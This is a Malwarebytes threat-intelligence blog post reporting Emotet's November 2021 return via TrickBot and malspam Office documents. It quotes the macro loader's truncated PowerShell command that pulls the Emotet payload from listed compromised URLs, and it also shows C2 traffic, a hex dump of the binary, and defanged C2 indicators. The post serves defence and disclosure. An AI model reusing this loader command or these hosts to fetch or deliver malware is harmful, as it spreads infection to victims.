

TrickBot helps Emotet come back from the dead

blog.malwarebytes.com/threat-intelligence/2021/11/trickbot-helps-emotet-come-back-from-the-dead/

Threat Intelligence Team

November 16, 2021




Probably one of the best known threats for the past several years, Emotet has always been under intense scrutiny from the infosec community. On several occasions, it appeared to take an early retirement, but then again it came back.

However, when multiple law enforcement agencies seized control of its botnet and took it down in January 2021, confidence was much higher that Emotet and the people behind had finally called it quits. Not only had the infrastructure been dismantled, but previously infected computers had received a special update that would effectively remove the malware at a specific date.

Out of the woods again

On November 15, security researchers who've tracked Emotet announced that the threat was back. Emotet's long-time partner in crime TrickBot was helping it out by using already infected machines to download the new Emotet binary.

To prove this was no hiccup, malspam campaigns distributing Emotet resumed as well with the classic Office document lures containing macros.



These documents with extension .doc(m) and .xls(m) are the initial loader that will call out to one of several compromised websites to retrieve the Emotet payload proper using the following command:

```
C:\Windows\System32\cmd.exe C:\Windows\System32\cmd.exe \c start \B powershell
$dfkj=$strs=http:\visteme.mx\shop\wp-
admin\PP\,https:\newsmag.danielolayinkas.com\content\nVgyRFrTE68Yd9s6\,http:\av-
quiz.tk\wp-content\k6K\,http:\ranvipclub.net\pvhko\a\,https:\g
```

| Host | URL | Body | Content-Type | Comments |
|---------------|---|---------|--------------------|---------------|
| visteme.mx | /shop/wp-admin/PP/ | 258,821 | application/x-m... | Emotet binary |
| 94.177.248.64 | /AFfYwrvDguruiyFLtiGaTvMuMZjTmlqpVMEbqVMLTJb... | 68,234 | text/html; char... | Emotet C2 |
| 94.177.248.64 | /RlfnJnIweJgIQvqvGTxvILFjZTDDJvVefkTPSyyNbdQ... | 670 | text/html; char... | Emotet C2 |
| 163.172.50.82 | /SIFXRtRreUbzqqUktgkYKYNUozQpiVr | 1,070 | text/html; char... | Emotet C2 |
| 94.177.248.64 | /rBBsnXAIziffYCjhJYudnSi | 856 | text/html; char... | Emotet C2 |

Request: http://visteme.mx/shop/wp-admin/PP/

Response (Raw):

```

00000275 6E 63 6F 64 69 6E 67 3A 20 63 68 75 6E 6B 65 64 0D  ncoding: chunked.
00000286 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70  .Content-Type: ap
00000297 70 6C 69 63 61 74 69 6F 6E 2F 78 2D 6D 73 64 6F 77  plication/x-msdow
000002A8 6E 6C 6F 61 64 0D 0A 0D 0A 32 30 30 30 0D 0A 4D 5A  nload....2000..MZ
000002B9 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00  .....ÿÿ...
000002CA 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00  .....@.....
000002DB 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
000002EC 00 00 00 00 00 00 00 00 08 01 00 00 0E 1F BA 0E 00 B4  .....°..'
000002FD 09 CD 21 B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67  .Í!..LÍ!This prog
0000030E 72 61 6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E  ram cannot be run
0000031F 20 69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0A 24  in DOS mode....$
00000330 00 00 00 00 00 00 00 DE B2 B1 B5 9A D3 DF E6 9A D3  .....E*±µ.Óæ.Ó
00000341 DF E6 9A D3 DF E6 49 A1 DC E7 96 D3 DF E6 49 A1 DA  æ.ÓæI;Ûç.ÓæI;Û
00000352 E7 11 D3 DF E6 49 A1 DB E7 8E D3 DF E6 49 A1 DE E7  ç.ÓæI;Ûç.ÓæI;Ûç
00000363 99 D3 DF E6 9A D3 DE E6 C9 D3 DF E6 C8 A6 DB E7 95  .Óæ.ÓæEÓæE;Ûç.
00000374 D3 DF E6 C8 A6 DC E7 8F D3 DF E6 C8 A6 DA E7 BB D3  ÓæE;Ûç.ÓæE;Ûç»Ó
00000385 DF E6 3F BA DB E7 9D D3 DF E6 23 A6 DC E7 9B D3 DF  æ?°Ûç.Óæ#;Ûç.Óæ
00000396 E6 23 A6 DA E7 96 D3 DF E6 23 A6 DF E7 9B D3 DF E6  æ#;Ûç.Óæ#;Ûç.Óæ
  
```

370 [0x172] 1 [0x1] byte selected Readonly


After execution, Emotet will talk to its command and control (C2) servers and await further instructions.

A return of malspam waves and ransomware?

So far everything indicates that Emotet has restarted their successful enterprise. We should expect malspam campaigns to ramp up in the coming weeks.

In the past month, there have been a number of arrests against ransomware operators, along with the creation of taskforces collaborating across borders. The return of Emotet could very well mean an increase in ransomware attacks.

Malwarebytes users are already protected against Emotet thanks to our anti-exploit layer blocking the malicious documents from downloading their payload.



Indicators of Compromise (IOCs)

Emotet C2 servers:

```

103[.]75[.]201[.]2
103[.]8[.]26[.]102
103[.]8[.]26[.]103
104[.]251[.]214[.]46
138[.]185[.]72[.]26
178[.]79[.]147[.]66
185[.]184[.]25[.]237
188[.]93[.]125[.]116
195[.]154[.]133[.]20
207[.]38[.]84[.]195
210[.]57[.]217[.]132
212[.]237[.]5[.]209
45[.]118[.]135[.]203
45[.]142[.]114[.]231
45[.]76[.]176[.]10
51[.]68[.]175[.]8
58[.]227[.]42[.]236
66[.]42[.]55[.]5
81[.]0[.]236[.]93
94[.]177[.]248[.]64

```